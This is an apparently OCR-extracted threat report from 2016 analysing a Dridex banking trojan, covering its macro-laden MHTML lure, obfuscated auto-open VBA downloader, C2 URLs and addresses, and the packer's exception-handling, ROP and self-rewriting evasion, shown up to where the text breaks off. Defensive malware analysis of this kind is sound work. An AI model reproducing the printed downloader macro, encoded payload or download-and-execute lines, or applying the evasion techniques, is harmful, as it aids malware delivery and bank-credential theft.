
# SPECIAL RESEARCH REPORT

## Casino Trojan Report

Indigenous Intel

Winter 2016



# Casino Trojan

Indigenous Intel

November 2016

## Introduction

One of the most active botnets of 2015, Dridex steals bank account information and is believed responsible for over $35 millions in losses worldwide. Dridex is a descendant of Bugat/Feodo/Cridex and is part of the infamous Zeus family.


In a concerted effort of the FBI and security vendors, the botnet was partly shut down at the end of 2015. Multiple command-and-control nodes were taken down and the botnet kingpin was arrested, thus considerably crippling his capabilities. When the botnet started in July 2015, it was not significant as when a new phishing campaign was launched this fall. The actors behind Dridex are still active. The present article takes a closer look into Dridex attack vector, the packer used to protect against AV solutions and the recon stage.

## Attack Vector


| | |
|---|---|
| File Name | / Facture_SCAN49179684.doc |
| Hash (sha1) | / acc386359b901318ac9863eb34f2d5f304c4cc0d |
| File format | / MHTML |

Dridex is using Microsoft Office documents with macros as attack vector to infect the victims. In an effort to hide the malicious macros from security scanners, the file attached to the emails sent by the botnet are MIME HTML(.MHTML), which is a web page archive format used to incorporate HTML code with all the external dependencies like images, Flash animations and/or audio files. The OLE document(.doc/.docx) with the actual macros is embedded inside the .MHTML file as an ActiveMIME objects.

Below is the base64 encoded object embedded inside the MHTML file. Being compressed as an ActiveMIME object allows the payload to escape network scanners that are not opening those objects to scan them.




```
<p class=3DMsoNormal><o:p>&nbsp;</o:p></p>

</div>

</body>

</html>

------=_NextPart_01D11834.9407F310
Content-Location: file:///C:/10DA4631/file0273.files/editdata.mso
Content-Transfer-Encoding: base64
Content-Type: application/x-mso

QWN0aXZlTWltZQAAAfAEAAAA/////xAAB/BvHwAABAAAAAQAAAAAAAAAAAAAAAB8AAB4nO1dCWBc
xXn+39uVtNaxluQj8iH7SbKNfEh+e0haSZbZSyvJWIctWTKOg72XpJVXu/IeQrIBr2yDzeFCggNJ
IIYASTDBYEIhqZvWwgkJaSChzWXSNBCgJk2blNI2SVvi7f+/Y7W7Wssr4aTElay+9+bN++ef+/9n
5s2MXvlewRufe2bxzyHJbAQFXIzOgcw4N0aCYPIBWLwpEBej0ajsHJ01f1Lm94gsLLcFCCUiA0Fl
rhKLGOYgshE5iFxEHkKNmIsoQCxGFCLmIeYjFiLKER9BFCEWIZYgrkEsRRQjliGWIzhECaIUUYZY
gViJWIVYjaiX6tYavK9FrENUICoRtQgeoUFoETqEHlGFqEbUIAyS/zq8b5DsF/9vs/tDZ7aCH38h
LItG8OE9AKPJomBKsxBrjMxr3mVo8zt/kzuv6G8ZkhnjHaJbN5jBNK0QE40KJZIc/pzLhCvf49+5
wINp/iDhs0x8fqbrb7tCvFvAC3YI4k8zo/DVGD7JYWq76YZP7fdnUviUGbIcj2//JBNIBqRq/9SG
qP2TfCAZEN/+SY6QDIhv/yQjSAbI7Z/8X679k7wgOUJyILn9k//1kF77Jz1B7Z9kCcmABsn/tXg3
IqjumYHKAcCKaETYEE2IZkQLYhPiOsRmRKvkvx3vVIW3ILYiOhFdiG1AdRqgB7EdcT1iB+KjiJ2I
j0n+d+F9N8KOcCCcQHURwI3oRfQh+hEexABiD8KLGJT8+/E+hNiLoPobRIQQYcQw4kbECIJa8z7E
fsRNiJsl/wfwHqHy73o2wgglzwC/hmXvmQND8zObFXCQBddbSiVWhKXQEfAPuJ2hjC1UJEZ2fiY7
```



```
0000000: 4163 7469 7665 4d69 6d65 0000 01f0 0400  ActiveMime......
0000010: 0000 ffff ffff 1000 07f0 6f1f 0000 0400  ..........o.....
0000020: 0000 0400 0000 0000 0000 0000 0000 007c  ...............|
0000030: 0000 789c ed5d 0960 5cc5 79fe dfdb 95b4  ..x..].`\.y.....
0000040: d6b1 96e4 23f2 21fb 49b2 8d7c 487e 7b48  ....#.!.I..|H~{H
0000050: 5a49 96d9 4b2b c958 872d 5932 8e83 bd97  ZI..K+.X.-Y2....
0000060: a495 57bb f21e 42b2 01af 6c83 cde1 4282  ..W...B...l...B.
0000070: 0349 2086 0049 30c1 6042 21a9 9bd6 c209  .I ..I0.`B!.....
0000080: 0969 20a1 cd65 d234 10a0 264d 9b94 d236  .i ..e.4..&M...6
0000090: 495b e2ed ffbf 63b5 bb5a cb2b e1a4 c4d5  I[....c..Z.+....
00000a0: acbe f7e6 cdfb e79f fbff 67e6 cd8c 5efd  ..........g...^.
00000b0: 5ec1 1b9f 7b66 f1cf 21c9 6c04 055c 8cce  ^...{f..!.l..\..
00000c0: 81cc 3837 4682 60f2 0158 bc29 1017 a3d1  ..87F.`..X.)....
00000d0: a8ec 1c9d 357f 52e6 f788 2c2c b705 0825  ....5.R...,,...%
00000e0: 2203 4165 ae12 8b18 e620 b211 3988 5c44  ".Ae..... ..9.\D
00000f0: 1e42 8d98 8b28 402c 4614 22e6 21e6 2316  .B...(@,F.".!.#.
```


Stripping the base64 reveals the actual ActiveMime object.



```
0000000: d0cf 11e0 a1b1 1ae1 0000 0000 0000 0000  ................
0000010: 0000 0000 0000 0000 3e00 0300 feff 0900  ........>.......
0000020: 0600 0000 0000 0000 0000 0000 0100 0000  ................
0000030: 0100 0000 0000 0000 0010 0000 0200 0000  ................
0000040: 0300 0000 feff ffff 0000 0000 0000 0000  ................
0000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
0000060: ffff ffff ffff ffff ffff ffff ffff ffff  ................
0000070: ffff ffff ffff ffff ffff ffff ffff ffff  ................
```

Finally, inside the ActiveMime container is the OLE document (.doc, .docx).


The document doesn't make use of vulnerabilities, only macros are present. Taking a look at them is easy enough with the help of a dumping tool like OLEDump.



```
'VBA/Module1'
Attribute VB_Name = "Module1"

Sub bmvsandasdxz()

Set xzcccvbnfgasd = CreateObject(Module3.yuIGyusf)
xzcccvbnfgasd.Open xCPgNnfrZfuCcsDdgAitdfoEbQIbnRHmu("UFH"), Module2.nvbvNCVojdsf, False
xzcccvbnfgasd.send

    Set dserSXDCGHvjh = CreateObject(Module3.tTYDTGjdsfsc)
    dserSXDCGHvjh.Open
    dserSXDCGHvjh.Type = 0 + 1
    dserSXDCGHvjh.Write xzcccvbnfgasd.responseBody
    dserSXDCGHvjh.SaveToFile Module4.uiGGGhjsdffds, 2
    dserSXDCGHvjh.Close
Module4.pabhVHVasd
End Sub
```

The first observation is that they are heavily obfuscated, but also that they are set to execute when the document is open.

To make sense of those macros, simply replace the random variable names with meaningful names and decode the strings which are split into multiple parts and encoded by a Caesar cipher of +1. The string decoding function is inside module 5.



```
'VBA/Module1'
Attribute VB_Name = "Module1"

Sub bmvsandasdxz()

Set xzcccvbnfgasd = CreateObject(Module3.yuIGyusf)
xzcccvbnfgasd.Open xCPgNnfrZfuCcsDdgAitdfoEbQIbnRHmu("UFH"), Module2.nvbvNCVojdsf, False
xzcccvbnfgasd.send

    Set dserSXDCGHvjh = CreateObject(Module3.tTYDTGjdsfsc)
    dserSXDCGHvjh.Open
    dserSXDCGHvjh.Type = 0 + 1
    dserSXDCGHvjh.Write xzcccvbnfgasd.responseBody
    dserSXDCGHvjh.SaveToFile Module4.uiGGGhjsdffds, 2
    dserSXDCGHvjh.Close
Module4.pabhVHVasd
End Sub
Sub loitrefsdff()
bmvsandasdxz
End Sub
Sub AutoOpen()
    loitrefsdff
End Sub
Sub Workbook_Open()
    loitrefsdff
End Sub
```

Two actions are performed by the macros, download an executable from the C2 and then executes it on the spot with the VBA shell() function. The downloaded file is the actual Dridex Trojan.

See below the HTTP GET query and the command line used in this sample.

> ***GET http://68.169.59.208:8880/benzin/ai76[.]php***
> ***cmd /c start %TMP%/putinanalking.exe***


## Packer Internals

| | | |
|---|---|---|
| File Name | / | putinanalking.exe |
| Hash (sha1) | / | 0bd0c4b283ce83ec1a1d4c9feba21677cd6c888c |
| Malware type | / | Trojan Bamker |
| Family | / | Dridex (Zeus) |
| Networking | / | 5.187.4.183:473 |
| | / | 68.169.54.179:6446 |
| | / | 67.211.95.228:5445 |

The packer used to protect Dridex is in pair with what we would expect from a last generation banker. It contains various AV evasion techniques like exception handling, code rewriting and an original polymorphic engine. The later is taking advantage of something well known in the exploitation world, return oriented programming (ROP). The following is an overview of this AV defence.

## Exception Handling


Loaded inside IDA, Dridex doesn't reveal much other than endless operations with no clear goals. This code is randomized for each compilation, thus making a unique signature each time. Static reversing being of no help in this type of situation, executing the Trojan inside a debugger is the way to go. Running first without breakpoints leads to an exception inside the rpcrt4.dll module.



```
7598FA5D: The instruction at 0x7598FA5D
referenced memory at 0x24. The memory could not
be read -> 00000024 (exc.code c0000005, tid 608)
```


The exception is provoked deliberately for anti-reversing in an attempt to hide the code logic. Somewhere before the exception is provoked, the malware registers his own handler. When the exception is thrown, the execution is passed to the malware exception handler, thus the malware is back in control.

In order to resume debugging, the malware exception handler must be located. There are various ways to achieve this, but walking the exception handlers chain like the OS does when an exception is thrown is a quick and easy way.



| Name | Start | F |
|---|---|---|
| debug007 | 7FFB0000 | 7I |
| TIB[000008B8] | 7FFDE000 | 7I |
| debug008 | 7FFDF000 | 7I |
| debug009 | 7FFE0000 | 7I |


The chain starts inside the Task Information Block(TIB) segment.



```
TIB[000008B8]:7FFDE000 dd offset Exception_Handler_Chain
TIB[000008B8]:7FFDE004 db    0
TIB[000008B8]:7FFDE005 db    0
TIB[000008B8]:7FFDE006 db  13h
TIB[000008B8]:7FFDE007 db    0
TIB[000008B8]:7FFDE008 db    0
```


The first *DWORD* inside the TIB points to the start of the exception handler chain.

The handlers chain is constituted of *EXCEPTION_REGISTRATION* structures where the first member is a pointer referring to the previous registered handler and the second member is a *DWORD* containing the address to the handling procedure.



```
typedef struct _EXCEPTION_REGISTRATION
{
        struct _EXCEPTION_REGISTRATION*  prev;
        DWORD                            handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

If the malware has registered an error handler, walking each registered handler inside the chain eventually leads to an handler that is coming from the application .text section. The following is the exception handler to whom the execution is passed when the exception is provoked.




```
.text:0044799E dridex_exception_handler:
.text:0044799E
.text:0044799E mov     eax, [ebp+var_2C]
.text:004479A1 imul    eax, [ebp+var_40]
.text:004479A5 mov     ecx, [ebp+var_40]
.text:004479A8 or      ecx, eax
.text:004479AA mov     [ebp+var_40], ecx
.text:004479AD cmp     [ebp+var_2C], 28h
.text:004479B1 jg      short loc_4479F5
.text:004479B3 push    0
.text:004479B5 mov     edx, [ebp+var_2C]
.text:004479B8 imul    edx, [ebp+var_C]
.text:004479BC push    edx
.text:004479BD mov     eax, [ebp+var_40]
.text:004479C0 mov     ecx, [ebp+var_2C]
.text:004479C3 sar     eax, cl
.text:004479C5 push    eax
```

## Return Oriented Reversing


Inside the handler, the code is still very messy with enough useless and random instructions to make your eyes bleed. On top of that, Dridex is making good usage of return oriented programming(ROP). Well known in vulnerability exploitation for DEP evasion, *ROP* usage is not common in Trojans. Though, the situation is likely going to change in the near future, because ROP for polymorphic engine is actual a very good idea and it's already public.

*The technique* is also easy to implement and hard to detect for *AV* solutions. A simple push instruction is needed to choose wherever the execution returns.



```
.text:00436424 shl     eax, cl
.text:00436426 mov     [ebp+var_4C], eax
.text:00436429 push    offset Shellcode
.text:0043642E mov     ecx, [ebp+var_58]
.text:00436431 cmp     ecx, [ebp+var_4C]
.text:00436434 jnz     short loc_436444
.text:00436436 mov     ecx, [ebp+var_58]
```

When the function returns, it doesn't return where it was called like it should, but inside the chosen widget.



```
mov     dword_46B650, offset aTeixkujsw ; "teIXkuJsW"
xor     ecx, ecx
cmp     [ebp+var_4C], 35h
setl    cl
mov     edx, [ebp+var_4C]
and     edx, ecx
mov     [ebp+var_4C], edx
retn
Something endp ; sp-analysis
```


Stack view

```
0012FB80  00430F8E  Shellcode
0012FB84  004365E7  .text:loc_4365
0012FB88  58BDE4AE
0012FB8C  00000000
0012FB90  00221E1D  debug015:00221
```

## Self Rewriting

Rewriting the code section is a well known trick for Trojans. It avoids being caught executing outside the *.text* section and also hides the code logic. Dridex follows the same known pattern for self rewriting, but with the help of *ROP.*


First, a space is allocated with *Kernel32!VirtualAlloc*, but the function is never "called" like the usual way. Instead, a pointer to *Kernel32!VirtualAlloc* is pushed onto the stack before a return instruction, thus executing inside the function after the return.



```
.text:00437222
.text:00437222 locret_437222:
.text:00437222 retn

00037222 00437222: .text:locret 437222
```

Stack view

```
0012FB68  766A2FB6  kernel32.dll:kernel32_VirtualAlloc
0012FB6C  0043735E  .text:loc_43735E
0012FB70  00000000
```



